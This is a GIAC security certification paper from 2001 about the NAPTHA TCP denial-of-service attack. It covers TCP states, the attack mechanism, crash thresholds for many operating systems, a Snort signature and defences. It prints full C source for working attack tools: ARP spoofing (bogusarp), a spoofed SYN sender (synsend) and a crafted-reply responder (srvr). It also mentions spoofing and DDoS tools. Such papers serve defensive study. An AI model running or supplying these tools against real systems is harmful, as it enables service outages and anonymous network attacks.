Global Information Assurance Certification Paper

The NAPTHA Cluster
Another Flavor of DoS

Michael Castro
April 4/2001

Today's Internet World is awash with constant attempts to hack and ultimately damage in some form or another. The victim: computer networks and systems. In February of last year, the public became deftly aware of the dangers as attacks on such large websites as Yahoo.com , Amazon.com and eBay, were brought to public attention. However these attacks have been present on the Internet and in Networks around the world for years.

Bindview Corporation and their security team RAZOR, released information last November a warning of another Denial of Service attack vulnerability, this one named NAPTHA. NAPTHA has the ability to issue an asymmetrical attack that exploits vulnerabilities in TCP protocol. The end result of this attack is what is known as resource starvation on the effected system.

Exploit Details:

Name: NAPTHA DoS, however NAPTHA is term used to describe a collection of DoS methods

Variants: Unknown

Operating Systems: Various systems and/or services are affected. Although not all systems have been identified or tested the published lists include the following;

Microsoft Windows 95/98/98SE/ME
Microsoft Windows NT SP6a
Tru64 UNIX V4.0F
FreeBSD 4.0-REL
Linux 2.0 kernel-based systems
HP-UX 11.00
Netware 5 SP1
Red Hat Linux 6.1 Kernel 2.2.12
Red Hat Linux 7.0
SGI IRIX 6.5.7m

Slackware Linux 4.0
Sun Solaris 7, 8
Compaq - Tru64 UNIX V4.0F

Not Affected:
IBM - AIX 4.3
Microsoft - Windows 2000

Protocols/Services: TCP/IP

Brief Description: NAPTHA causes a denial of Service by using a commonly known but variant method of resource starvation. That is, the system becomes overwhelmed by utilizing its CPU and other resources solely or almost exclusively for the attack. This causes services not to get processed or executed. NAPTHA exploits the ESTABLISHED and/or FIN WAIT-1 TCP steps.

Protocol Description:

To further explain this exploit, it is important to touch briefly on two other topics to which NAPTHA attacks hinge on.

a) TCP/IP protocol and b) Denial of Service (DoS) fundamentals

In general, when a TCP/IP protocol session is used, as in the case with Telnet, SSH, and many other protocols, the session consists of a connection establishment, data transfer and connection termination phase.

Figure 1 show how a connection is established. In this example, the client sends a SYN request to the Server, where it is received. The server replies by returning the SYN request and attaching an ACK acknowledgment. The client finalizes this by returning an ACK acknowledgement of it own and from there the connection is ESTABLISHED.

Client	**Server**
CLOSED	**LISTEN**
----------SYN---------→	

SYN RECEIVED

←----------SYN-ACK--------

ESTABLISHED

---------ACK----------→

ESTABLISHED

Client and server can now send service-specific data

Figure 1 Establishing a TCP/IP connection

When closing a connection, one side (eg client) prepares to receive in a FIN WAIT state, by sending a FIN request to the server. This is acknowledged with an ACK to notify receipt of request. This however only half closes the connection as the server now has to end its connection back. The server sends a FIN to the client, which should be acknowledged and a ACK is sent back. On receipt the connection between the two systems is completely closed.

Client	Server

FIN WAIT-1

--------FIN ACK------→

CLOSE WAIT

←----------ACK--------

FIN WAIT-2

(half closed)

TIME WAIT **ACKNOWLEDGE**

←----------FIN ACK--------

------------ACK---------→ **CLOSED**

Connection closed

Figure 2 Closing a connection

The term "Denial of Service(DoS)" is now common phrase describing a form of attack whereby an attacker attempts to prevent the victim from using their own resources.
There are three (3) basic methods to accomplish this

i) consuming resources that may be scarce on non-renewable
ii) destroying or altering network configurations
iii) or causing the physical destruction of networking components on the victim's machine.

As an example, an attack could involve the attacker beginning a process of establishing a connection to the victim server, but does it in such a way as to prevent the ultimate completion of that connection. In the meantime, the victim server has reserved one of a limited number resources required to complete the impending connection. The result is that legitimate
connections are denied while the victim's machine is waiting to complete the attackers fake "half-open" connections.

A Distributed Denial of Service (DDoS) attack is a Denial of Service attack launched simultaneously from various hosts on different networks. An attacker by infiltrating various remote hosts, can launch an attack, for example, 1000 times greater than a simple DoS. By incorporating resources that are not directly affiliated with the attacker, and making it far more difficult to trace, an attacker can pummel the victim much faster and more efficiently. One of many software programs can be installed on remote machines, either legally or covertly. Once installed the attacker can issue a command to trigger all attacking sites simultaneously. NAPTHA is suitable for a DDoS type of attack.

How the Exploit Works:

NAPTHA is, in a nutshell, a very lean and efficient DoS involving resource starvation. It can be utilized in a successful DoS attack because of three things.

i) The attacker can consume vast amounts of a victim's limited resource with reduced resources on the attacker's system.
ii) The attack can be done anonymously with techniques such as IP spoofing
iii) It can be incorporated in to DDoS tools for a distributed attack.

In older DoS attacks involving resource starvation, the attacker was often overwhelmed as quickly as the victim. NAPTHA does not use the traditional network TCP/IP methodology. Thus it is able to reduce the resources required from the attacker, and rid of overhead that would otherwise bog down even the attacker's machine. To do this, NAPTHA does not keep a record of any connection state and does not set up any Transmission Control Blocks in the kernel of the attacker's machine. The Razor team sees it as how it "responds to a packet sent to it based on the flags in that packet alone".

It first sends out a sequence of SYN packets to the victim server . Depending on the requirements of the individual attack scenario, multiple copies of this program on the same host could be used to attack different hosts, or multiple hosts could attack a single victim. This is generally a typical SYN flood, which is now easier to spot and defeat in a defence mode.


But NAPTHA goes beyond this. NAPTHA can also exploit the way some applications handle the FIN WAIT-1 state. If the victim server initiates closing the session, it will send a FIN to the client and change to the FIN WAIT-1 state. If the client does not respond with an ACK, the victim will remain in the FIN WAIT-1 state, essentially keeping the connection open until it times out. The attacker simply has to set accordingly to not respond to the FIN request

Client	Server
FIN WAIT-1	
	--------FIN ACK------→
	CLOSE WAIT
←----------ACK-------	
FIN WAIT-2	
←----------FIN ACK-------	
←----------FIN ACK-------	
←----------FIN ACK-------	
←----------FIN ACK-------	
etc	

How to use the Exploit:

NAPTHA can also be used in a DDoS attack working in conjunction with several machines allowing for anonymity of the attacker. Tools to incorporate this can be found on many Internet locations including many tools found at Packetstorm (http://packetstorm.securify.com/).

A program such as Winject can be used to provide packet injection aimed at the victim's machine, while also spoofing the IP; a tool that will help keep the attacker anonymous.



Signature of the Attack:

Although the Razor team has not released the official NAPTHA vulnerability, variants have come out. NAPTHA or an attack using similar methods cannot be easily detected because it may look like normal traffic occurring across a system. If there is a large increase in ESTABLISHED or FIN WAIT-1 state connections on a machine, it may be an sign of this type of attack and should be investigated.

An fingerprint form a Intrusion Detection System (IDS) might show some patterns that may indicate the unusual traffic patterns.

As an example:

IP:
TOS = Low Delay
ID = 413
TCP:

FLAGS = SYN
SEQ ID = 6060842
WINDOW = 512

In SNORT (www.snort.org) a pattern like the following might help:

alert tcp any any <> any any (flags:S; seq: 6060842; id: 413; msg: "NAPTHA DoS Attack, see http://razor.bindview.com//publish/advisories/adv_NAPTHA.html";)

Remember that these are just examples thought and configurations could be changed.

The various operating systems and platforms each have different thresholds as to when the DoS will cause their systems to be overloaded and either terminate or require a reboot.

Here is a sample of these as provided by the Razor Team:

Compaq - Tru64 UNIX V4.0F

Two services were tested, portmapper (tcp port 111) and finger (tcp port 79). These services were chosen because finger runs from inetd and portmapper runs without it.

The Tru64 UNIX kernel appears to be somewhat robust against NAPTHA attacks. Sending twenty thousand packets to tcp port 111 caused no obvious performance degradation on the Tru64 UNIX host (except that other attempts to query the portmapper became unsuccessful). The netstat command showed a steady-state value of 4100 ESTABLISHED connections.

Sending a few hundred packets to tcp port 79, however, resulted in creation of too many finger daemon processes for the system to continue normal operation. Trying to start a new process from a login shell resulted in the error "No more processes". It is possible that the finger daemon attack would have been less effective with a different inetd configuration, or with different kernel parameters. We did not investigate this.

FreeBSD - FreeBSD 4.0-REL

In testing FreeBSD, a few specific daemons/ports were targeted. For some, the stability of the system as a whole can be affected. The daemons targeted in this testing are not necessarily at fault for the problems encountered.

SSH: Became unusable after 495 connections to the ssh port. Each connection started an instance of the daemon which quickly exhausted available file handles; the system reports "too many open files in system". After approximately 30 minutes the connections start timing out and the system becomes usable again.

NFS: Stopped functioning after 964 packets to the NFS port. While the rest of the system did not seem affected, the connections did not time out.

BIND: Took 961 TCP connections before the kernel reported "file table is full", and TCP services failed. UDP DNS seemed unaffected. These connections look a long time to time out, at least an hour.

Note: These services/ports can be similarly affected on other Linux and UNIX variants.

General Linux - Linux 2.0 kernel-based systems

TELNET: Telnet daemon died after 500 packets in an ESTABLISHED state. The telnet daemon never recovered, and so many resources were used up, such as memory, that the system had to be rebooted to recover.

RPC: The RPC daemon stopped responsing after 442 packets in an ESTABLISHED state. Like the telnet attack, memory and other resources were so adversely affected that the system had to be rebooted to recover.

Hewlett-Packard - HP-UX 11.00

Two services were tested, portmapper and telnet. These services were chosen because telnet runs from inetd and portmapper runs without it.

TELNET: HP-UX appears to have some protection. It stops responding to NAPTHA packets after several hundred from the same IP address. However, until

that time it is possible to make telnetd respond with; "Telnet device drivers missing: No such device". This does recover fairly quickly, however.

PORTMAPPER: After several hundred NAPTHA TCP sessions, a telnet session to port 111 will immediately be disconnected. This broken state lingers for much longer than the telnet problem.

Microsoft - Windows 95,98,98SE

Leaving a large number of connections in FIN-WAIT-1 causes the NetBIOS and WWW services on Microsoft Windows 95, 98, and 98SE to fail and not restart.

Microsoft - Windows NT 4.0 SP6a

Exploiting ESTALISHED states on port 139 (netbios-ssn), caused the service to die after 1010 packets. Port 135 (loc-srv) died after 7929 packets. Interestingly, if port 139 had been previously killed by NAPTHA, port 135 died after two packets. If the NAPTHA attack was paused, port 135 would recover but be immediately unavailable if the NAPTHA attack was resumed. When port 135 died, the CPU utilization would eventually jump to 100% and remain there until a reboot.

Leaving a large number of connections in FIN-WAIT-1 causes the NetBIOS and WWW services on Microsoft Windows NT 4.0 to fail and not restart.

Novell - Netware 5 SP1

Locked up after 3000 open connections on port 524, utilized all 64MB of the system's RAM, and CPU utilization became 100%. The server still had not timed out connections and recovered memory after 12 hours being left idle.

Red Hat - Red Hat Linux 7.0

The use of xinetd in this version of Red Hat does help minimize the affects of a NAPTHA attack. However, not all services are run from xinetd.

Only 330 NAPTHA sessions to sendmail were neccessary to cause memory exhaustion of a 128MB system. The VM would start killing processes, but often not the correct (sendmail) ones. Eventually VM would destroy enough bogus sendmail processes to get enough free memory, but had often killed a lot of other, legitimate and crucial processes. Continuing the NAPTHA attack, even at a low rate (even 1 connection per second) keeps the system unusable.

Work-around: run as many services as is practical from xinetd.

Red Hat - Red Hat Linux 6.1 Kernel 2.2.12

SSH: Using ESTABLISHED state, sshd became unuseable after 519 packets. CPU utilization was increased, making activity on the system sluggish. The spawned daemon processes had to be stopped to recover, although eventually all of the ESTABLISHED connections timed out after a couple of hours.

RPC: Using the ESTABLISHED state, the RPC daemon stopped responding to legitimate requests at around 200 packets, and became unuseable after 994 packets. The daemon had to be stopped and restarted to recover.

SRP Telnet daemon: After 92 packets, the SRP-enabled telnet daemon was overwhelmed. Recovery required a reboot to clear out processes and ESTABLISHED connections, which seemed to have problems clearing out on their own.

SGI - IRIX 6.5.7m

Two services were tested, portmapper (tcp port 111) and sgi-dgl (tcp port 5232). These services were chosen because sgi-dgl runs from inetd and portmapper runs without it.

The IRIX kernel appears to be somewhat robust against NAPTHA attacks. Sending twenty thousand packets to tcp port 111 caused no obvious performance degradation on the IRIX host (except that other attempts to query the portmapper became unsuccessful). The netstat command showed a steady-state value of 195 ESTABLISHED connections.

Sending a few hundred packets to tcp port 5232, however, resulted in creation of too many dgl daemon processes for the system to continue normal operation. Trying to start a new process from a login shell resulted in the error

"No more processes". It is possible that the dgl daemon attack would have been less effective with a different inetd configuration, or with different kernel parameters. We did not investigate this.

Slackware - Slackware Linux 4.0

TELNET: After 224 ESTABLISHED packets, TCP services failed and no other processes could start. A hard boot was required to recover (ctrl-alt-del did not work).
RPC: After 481 ESTABLISHED packets, TCP services failed and no other processes could start. Like telnet, a hard boot was required to recover.

Sun - Solaris 7, 8

Two services were tested, portmapper and telnet. These services were chosen because telnet runs from inetd and portmapper runs without it.

TELNET: At around 700 NAPTHA TCP sessions, a telnet session will be connected but then gets the message "can't grant slave pty" and is disconnected. At 1700 NAPTHA TCP sessions, a telnet session will be connected but nothing else happens. This is not confined to the telnet port, it effects every port. If the NAPTHA attack is stopped, eventually telnet will recover. How long it is broken is dependant on the speed and length of the NAPTHA assault and other factors. A typical downtime was an hour.

PORTMAPPER: At around 300 NAPTHA TCP sessions, a telnet session to port 111 is immediately disconnected (normally, this is disconnected when a user hit the enter key). This fault does not effect other services. Downtime variable but typically two hours.

How to Protect:

Many vendors are vulnerable to NAPTHA attacks, and until vendor patches become available, there is very little that can be done outside of normal security practices. Microsoft is the only company to officially release a patch (see below).

There are a few recommendations. These recommendations also apply to most DoS attacks and not just NAPTHA.

1) Set up egress and ingress filtering at your border to decrease IP spoofing. Firewall or routers can be configured to prevent in appropriate IP addresses form entering or existing your network.

2) Limit the number of services running on any system you suspect that might become victim to a NAPTHA attack. By hardening a system, many listening services, for example , could be removed, thereby lessening opportunity for attackers.

3) Keep operating systems and applications up to date with patches and fixes.

4) Scan your systems for Trojans. Trojans can often be used for DoS attacks

5) Monitor Log files regularly.

6) Monitor system performance on machines. Unusual CPU utilization for example is a quick warning mechanism to impending danger.

7) On systems that have adjustments for various TCP timeouts and keep-alives, these can be adjusted to potentially allow for quicker recovery (assuming that the NAPTHA attack did not crash the system). For example, the TCP keep-alive settings on Linux 2.2 kernels might help recovery time:

```
# cat /proc/sys/net/ipv4/tcp_keepalive_time
7200
# cat /proc/sys/net/ipv4/tcp_keepalive_probes
9
# cat /proc/sys/net/ipv4/tcp_max_ka_probes
5

# echo 30 > /proc/sys/net/ipv4/tcp_keepalive_time
# echo 2 > /proc/sys/net/ipv4/tcp_keepalive_probes
# echo 100 > /proc/sys/net/ipv4/tcp_max_ka_probes
```

In the above example the keep-alive time is adjusted from 2 hours to 30 seconds, and the number of keep-alive probes is adjusted from 9 to 2. It also adjusts the maximum number of probes sent out to be 100 instead of

just 5. These are suggested values -- real world adjusts will almost certainly be required.

8) Vulnerable Windows 95/98/98SE/ME/NT 4.0 SP6a systems should read the following advisory:
Incomplete TCP/IP Packet vulnerability (Patch available)
Also File and Printer Sharing should be turned OFF to prevent attacks.

Source Code/Pseudo Code:

NAPTHA consisits actually of three (3) sets of code.

1) bogusarp - make a bogus entry in the router's arp cache so it actually puts packets with our faked source address on the ethernet. This is done by sending an arp query from the mac & ip we want cached ever 6.5 seconds. This is an inelegant hack, and may be replaced in a future version with a client that actually listens for requests for its IP address and responds appropriately. Requires the listening ethernet interface (eth0, ne3,...) to be specified on the command line.

```
/* bogusarp.c v1.1 */
/* copyright 2000 Bob Keyes */
/* all rights reserved */

#include <libnet.h>

int main(int argc,char **argv){
char arp_buf[128];
int sleep=6000000;
static struct libnet_link_int *link_struct_ptr;

static  u_int32_t ip_src_addr;
static  u_char enet_bcast[6] = {0xff,0xff,0xff,0xff,0xff,0xff};
        u_char eth_src_addr[6]={0x00,0xc0,0x00,0xff,0x00,0xee};
        u_char eth_dst_addr[6]={0x00,0x00,0x00,0x00,0x00,0x00};
u_char ip_dst_addr[4]={0xc0,0xa8,0x7c,0x7c};
        u_char device[8];
static char errbuf[256];

if (argc < 1) printf("Usage: %s ip-address device\n",argv[0]);
ip_src_addr=inet_addr(argv[1]);
```

```
strncpy(device,argv[2],8);

link_struct_ptr=libnet_open_link_interface((char *)&device,errbuf);

libnet_build_ethernet(enet_bcast,eth_src_addr,ETHERTYPE_ARP,NULL,0,arp_buf
);


libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN,
4, ARPOP_REQUEST, eth_src_addr,
(u_char *)&ip_src_addr, eth_dst_addr, ip_dst_addr, NULL, 0, arp_buf +
LIBNET_ETH_H);

while(1)
 {
 libnet_write_link_layer(link_struct_ptr,(char *)&device,arp_buf,
LIBNET_ARP_H + LIBNET_ETH_H);
 usleep(sleep);
 }
}
```

2) synsend - a general purpose program that sends a syn from a host & port to another host (or network) and port. Used to send the initial SYN to the victim.

```
/* synsend v2.0b1 */
/* copyright 2000 bob keyes */
/* all rights reserved */

#include <stdio.h>
#include <libnet.h>

        typedef struct shuffled {
                u_int16_t      port;
                long int random_index;
                } shuffled_t;
        shuffled_t *shuffled;



        static int elemcompare(const void *x, const void *y);
        void srandom(unsigned int seed);
        long int random(void);
```

```
int main (int argc, char **argv)
{
        int sock,c,i;
        u_int32_t src_ip,dst_ip;
        u_int16_t src_prt, dst_prt;
        u_char *buf;
        int netsize=65535;



        buf=malloc(IP_MAXPACKET);

        if (argc < 4)
        {printf("\nUSAGE: %s dst-net-addr dst-port src-addr usleep-time\n"
                ,argv[0]); exit(1);}
        dst_ip=inet_addr(argv[1]);
        printf("Randomizing port numbers.\n");
        src_ip=inet_addr(argv[3]);
        dst_prt=atoi(argv[2]);
        shuffled=(shuffled_t *)malloc(netsize * sizeof(shuffled_t));
        srandom(time(0));
        for (i=0; i < netsize; i++)
                {
                shuffled[i].port=i;
                shuffled[i].random_index=random();
                }
        qsort(shuffled, netsize, sizeof(shuffled_t),elemcompare);

        if (!buf) {perror("Not enough memory for packet");exit(EXIT_FAILURE);}
        sock=libnet_open_raw_sock(IPPROTO_RAW);
        if (sock == -1) {perror("Can't open raw socket");
        exit(EXIT_FAILURE);}
printf("Sending SYN packets.\n");
for (i=0;i<netsize;i++) {
 src_prt=htons(shuffled[i].port);
libnet_build_ip(TCP_H,IPTOS_LOWDELAY,413,0,67,IPPROTO_TCP,src_ip,dst_ip,
NULL,0,buf);
libnet_build_tcp(src_prt,dst_prt,6060842,0,TH_SYN,512,0,NULL,0,buf+ IP_H);
libnet_do_checksum(buf, IPPROTO_TCP, TCP_H);
 c=libnet_write_ip(sock,buf,TCP_H + IP_H);
 if ( c < TCP_H + IP_H) {perror("Can't send packet!");exit(EXIT_FAILURE);}
 usleep(atoi(argv[4]));
 }
 free(buf);
```

```
 exit(0);
}


        static int elemcompare(const void *x, const void *y)
        {
        return ((struct shuffled *)y)->random_index - ((struct
       shuffled *)x)->random_index;}
```

3) srvr - this replaces the ackfin program in NAPTHA 1.0. On the command line, one specifies the flags to be listened for in upper case. These are indicated by the first letter of the flag. The flags to be set in the response packet are the same letters, but in lower case. Flags may be specified in any order. The functionality of the ackfin program is obtainted by using the flags -SAaf with srvr.

```
/* SRVR.C V1.0 */

#if defined(BSD) || defined(SOLARIS)
#include <unistd.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#endif

#include <stdio.h>
#include <pcap.h>
#include <libnet.h>
#if !defined __FAVOR_BSD
#define __FAVOR_BSD
#endif
/*#include <netinet/ip.h>*/
#include <netinet/tcp.h>


struct in_addr dev_net,dev_mask,selected_ip;
u_int8_t outflags,inflags=0;
char outflagstr[30],inflagstr[30];
int i;
char *dev=NULL;
char *filter=NULL;
char pc_err[PCAP_ERRBUF_SIZE], bpf_commands[50];
struct bpf_program pcapfilter;
pcap_t *pcap_dev;
int snaplen=64, promisc=1, timeout=250, errorint=0, rawsock;
```

```
int count=0,ether_offset=14; /* we only support ethernet */

void errorout(const char *);

void callback_proc(u_char *data1, struct pcap_pkthdr* h, u_char *p);

int main(int argc, char *argv[])
{

if(argc < 3) {printf("USAGE: srvr -FSRPAUfsrpau listen-ip-address\n",
"Flags are for TCP flags FIN SYN RST PSH ACK URG, upper case incoming,\n",
"lower case outgoing.\n");exit(1);}

if (!(inet_aton(argv[2],&selected_ip))) errorout("NOT and IP address\n");

while (( i = getopt(argc,argv,"FSRPAUfsrpau")) != EOF)
  switch (i) {
        case 'F': {inflags |= TH_FIN; i_flagadd("FIN");break;}
        case 'S': {inflags |= TH_SYN; i_flagadd("SYN");break;}
        case 'R': {inflags |= TH_RST; i_flagadd("RST");break;}
        case 'P': {inflags |= TH_PUSH; i_flagadd("PSH");break;}
        case 'A': {inflags |= TH_ACK; i_flagadd("ACK");break;}
        case 'U': {inflags |= TH_URG; i_flagadd("URG");break;}
        case 'f': {outflags |= TH_FIN; o_flagadd("FIN");break;}
        case 's': {outflags |= TH_SYN; o_flagadd("SYN");break;}
        case 'r': {outflags |= TH_RST; o_flagadd("RST");break;}
        case 'p': {outflags |= TH_PUSH; o_flagadd("PSH");break;}
        case 'a': {outflags |= TH_ACK; o_flagadd("ACK");break;}
        case 'u': {outflags |= TH_URG; o_flagadd("URG");break;}
        }

if(!(dev=pcap_lookupdev(pc_err)))
        {errorout("pcap_lookupdev");}

if(!(pcap_dev=pcap_open_live(dev,snaplen,promisc,timeout,pc_err)))
        {errorout("pcap_open_live");}

if(pcap_lookupnet(dev,&dev_net.s_addr,&dev_mask.s_addr,pc_err) == -1)
        {errorout("pcap_lookupnet");}

snprintf(bpf_commands,50,"tcp[13] & %i = %i and host %s",
        inflags,inflags,argv[2]);

if(pcap_compile(pcap_dev,&pcapfilter,bpf_commands, 0,
```

```
        dev_mask.s_addr) == -1)
        {errorout("pcap_compile");}


if(pcap_setfilter(pcap_dev,&pcapfilter)==-1)
        {errorout("pcap_setfilter");}

rawsock=libnet_open_raw_sock(IPPROTO_RAW);
if (rawsock == -1) errorout("can't open raw socket!\n");

printf("\nListening for TCP packets with flags%s and sending%s in response.\n",
        inflagstr,outflagstr);

while(pcap_loop(pcap_dev,0,(pcap_handler)callback_proc,0));
return(0);
}


 void callback_proc(u_char *data1, struct pcap_pkthdr* h, u_char *p)
 {
        struct ip* as_ip=(struct ip *)(p + ether_offset);
        u_int16_t ip_hl=as_ip->ip_hl*4;
        if(as_ip->ip_p == IPPROTO_TCP)
        {
        struct tcphdr* as_tcp = (struct tcphdr *)(((char *)as_ip)+ip_hl);

        printf("%s from %s:%d",inflagstr,inet_ntoa(as_ip->ip_src),
                ntohs(as_tcp->th_sport));
        printf(" to %s:%d\n", inet_ntoa(as_ip->ip_dst),
                ntohs(as_tcp->th_dport));
        printf("SEQ: %lu ACK: %lu COUNT: %i\n", (u_int32_t
        )as_tcp->th_seq, (u_int32_t)as_tcp->th_ack, count++);

        /* libnet stuff to send ack/fin */


libnet_build_ip(TCP_H, IPTOS_LOWDELAY, 413, 0, 67, IPPROTO_TCP,
        (u_int32_t)as_ip->ip_dst.s_addr,
        (u_int32_t)as_ip->ip_src.s_addr,
        NULL, 0, p + ether_offset);

libnet_build_tcp(
        htons(as_tcp->th_dport),
        htons(as_tcp->th_sport),
```

```
        htonl(as_tcp->th_ack),
        htonl(as_tcp->th_seq)+1,
         outflags, 512, 0,
        NULL, 0, p + ether_offset + IP_H);

libnet_do_checksum(p + ether_offset, IPPROTO_TCP, IP_H);

errorint=libnet_write_ip(rawsock, p + ether_offset, TCP_H + IP_H);

if (errorint < TCP_H + IP_H) {
        errorout("Can't send packet! (libnet_write_ip)\n");
        };

 } /* end of callback */


} /* end of main */


void errorout(const char *errorstr)
{
 printf("ERROR: %s\n",errorstr);
 exit(-1);
}

int i_flagadd(char *flag)
{
 sprintf(inflagstr,"%s %s",inflagstr,flag);
}

int o_flagadd(char *flag)
{
 sprintf(outflagstr,"%s %s",outflagstr,flag);
}
```


Additional Information:

Razor Advisory: "The NAPTHA DoS vulnerabilities" 11/30/00
http://razor.bindview.com/publish/advisories/adv_NAPTHA.html
http://razor.bindview.com/publish/advisories/adv_list_NAPTHA.html

Common Vulnerabilities and Exposures List
CAN-2000-1039
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-1039

CERT Advisory CA-2000-21 11/30/00
http://www.cert.org/advisories/CA-2000-21.html

SecuriTeam.com "Incomplete TCP/IP Packet vulnerability (Patch available)" 2/20/2000
http://www.securiteam.com/windowsntfocus/Incomplete_TCP_IP_Packet_vulnerability__Patch_available_.html

Microsoft Security Bulletin (MS00-091) 11/30/00
http://www.microsoft.com/technet/security/bulletin/ms00-091.asp